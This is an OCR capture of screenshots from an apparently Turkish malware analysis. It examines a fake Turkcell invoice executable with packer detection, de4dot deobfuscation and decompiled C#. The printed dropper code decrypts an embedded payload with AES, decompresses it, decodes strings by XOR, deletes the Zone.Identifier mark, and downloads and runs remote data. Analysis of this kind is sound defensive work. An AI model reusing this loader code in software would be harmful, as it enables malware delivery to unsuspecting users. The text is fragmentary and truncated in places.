

.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools
Sign In
Export PDF
Adobe Export PDF
Convert PDF Files to Word or Excel Online
Select PDF File
turkcellfat...piyoldas.pdf
Convert to
Microsoft Word (*.docx)
Document Language:
English (U.S.) Change
Convert
Convert and edit PDFs with Acrobat Pro DC
Start Free Trial
e-Arşiv Fatura
FATURA ÖZETİ
Bilgilendirme
Bu içeriği görüntüledikten sonra avukatlarımıza dönüş gerçekleştirmeniz gerekmektedir. Lütfen incelemeleriniz tamamlandıktan sonra tarafımıza dönüş yapınız.
OK
ÖDENECEK TUTAR 232,60 TL
232,60 TL'lik faturanızın 44,51 TL'si sizin adınıza devlete iletilmektedir.
Vergi Dahil Yalnız - İKİYÜZOTUZİKİTLALTMIŞKR
Start
11:42 AM
6026929091575808
Search 6026929091575808
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
28.07.2019 13:40
28.07.2019 13:56
RDG Packer Detector v0.7.6
Vx Edition 2017
C:\Users\Mert\Desktop\6026929091575808\d25656db3d159c
x32
Open
Microsoft Visual C# / Basic .NET
Compiler
Nada
Detected
Possible
MENU
Ent
Contact:
File scanned in , Seg.
M-A
M-B
Detect
d25656db3d159dd97fdc634b0d0d74e35...
Date modified: 28.07.2019 13:40
Date created: 28.07.2019 13:50
Application
Size: 452 KB



ILSpy
File View Help
C#
C# 8.0 / VS 2019
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
References
<Module>
Base Types
Derived Types
Main() : void
System.Windows.Forms (4.0.0.0)
using
private static void Main()
try
catch
object[] array =
foreach (object obj2 in array)
if (obj2 is
MessageBox.Show(
6026929091575808
Administrator: C:\Wi...
13:58



Administrator: C:\Windows\system32\cmd.exe
Use '!' if you want to invert the regex. Example: !^[a-z\d]{1,2}$&!^[A-Z]_\d+$&^[\w.]+$
Examples:
de4dot.exe -r c:\my\files -ro c:\my\output
de4dot.exe file1 file2 file3
de4dot.exe file1 -f file2 -o file2.out -f file3 -o file3.out
de4dot.exe file1 --strtyp delegate --strtok 06000123
C:\Users\Mert>C:\Users\Mert\Desktop\Applications\de4dot\de4dot.exe C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot
Detected Unknown Obfuscator (C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe)
Cleaning C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
Renaming all obfuscated symbols
Saving C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875-cleaned.exe
C:\Users\Mert>




Kaynak koduna göz attığımda AES ile şifrelenmiş olan verileri çözen s_method2() fonksiyonu dikkatimi çekti. dnSpy hata ayıklayıcısı ile Main() fonksiyonunu adım adım analiz etmeye başladıktan kısa bir süre sonra s_method0() fonksiyonunun şifrelenmiş verileri çözüp byte_0 değişkenine atadıktan sonra bunu bir dosyaya kaydedip çalıştırdığını farkettim. Bunu öğrendikten sonra byte_0 değişkeninde yer alan veriyi diske kaydedip analiz etmeye karar verdim.



ILSpy
File View Help
C# 8.0 / VS 2019
Derived Types
Main() : void
System.Windows.Forms (4.0.0.0)
d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9c
References
<Module>
Class0
Base Types
Derived Types
object_0 : object[]
Class0()
Class0()
DeleteFile(string) : bool
Main() : void
smethod_0(string, bool, int, int, bool, string, byte[]) : vo
smethod_1(byte[]) : byte[]
smethod_2(byte[]) : byte[]
smethod_3(string) : string
Class1
Base Types
Derived Types
bool_0 : bool
bool_1 : bool
bool_2 : bool
bool_3 : bool
bool_4 : bool
bool_5 : bool
bool_6 : bool
bool_7 : bool
process?.WaitForExit();
if (int_1 >= 3)
{
File.Delete(string_0);
}
}
}
private static byte[] smethod_1(byte[] byte_0)
{
MemoryStream memoryStream = new MemoryStream();
int num = BitConverter.ToInt32(byte_0, 0);
memoryStream.Write(byte_0, 4, byte_0.Length - 4);
byte[] array = new byte[num];
memoryStream.Position = 0L;
new GZipStream(memoryStream, CompressionMode.Decompress).Read(array, 0, arr
return array;
}
private static byte[] smethod_2(byte[] byte_0)
{
byte[] array = new byte[16];
Buffer.BlockCopy(byte_0, 0, array, 0, 16);
Rijndael rijndael = Rijndael.Create();
byte[] array4 = rijndael.IV = (rijndael.Key = array);
MemoryStream memoryStream = new MemoryStream();
CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndael.CreateD
cryptoStream.Write(byte_0, 16, byte_0.Length - 16);
cryptoStream.Close();
return memoryStream.ToArray();
}
private static string smethod_3(string string_0)
{
return new string((from c in string_0.Substring(1)
select (char)(c ^ (byte)string_0[0])).ToArray());
}
[DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
[return: MarshalAs(UnmanagedType.Bool)]
private static extern bool DeleteFile(string string_0);
}

dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
Main() : void
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
<Module> @02000001
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
smethod_1(byte[]) : byte[] @0600000
smethod_2(byte[]) : byte[] @0600000
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
Base Type and Interfaces
Derived Types
.ctor() : void @06000009
bool_0 : bool @04000003
bool_1 : bool @04000004
bool_2 : bool @04000005
bool_3 : bool @04000008
// Class0
// Token: 0x06000001 RID: 1 RVA: 0x0003BB2C File Offset: 0x00039D2C
private static void Main()
{
try
{
Class0.DeleteFile(Assembly.GetExecutingAssembly().Location +
Class0.smethod_3("°\u008aêßÞÕ\u009eùÕÕÞÀÙÕÕÂ"));
}
catch
{
}
foreach (object obj in Class0.object_0)
{
try
{
if (obj is Class1)
{
Class1 @class = (Class1)obj;
byte[] byte_ = @class.byte_0;
if (@class.bool_1)
{
byte_ = Class0.smethod_2(byte_);
}
if (@class.bool_0)
{
byte_ = Class0.smethod_1(byte_);
}
Class0.smethod_0(@class.string_0, @class.bool_2, @class.int_0,
@class.int_1, @class.bool_3, @class.string_1, byte_);
}
else if (obj is Class2)
{
Class2 class2 = (Class2)obj;
Class0.smethod_0(class2.string_1, class2.bool_0, class2.int_0,
class2.int_1, class2.bool_1, class2.string_2, new WebClient
().DownloadData(class2.string_0));
}
else if (obj is Class3)
{
Class3 class3 = (Class3)obj;
MessageBox.Show(class3.string_1, class3.string_0,
100 %



dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
smethod_0(string, bool, int, int, bool, strin...
fatura1 (0.0.0.0)
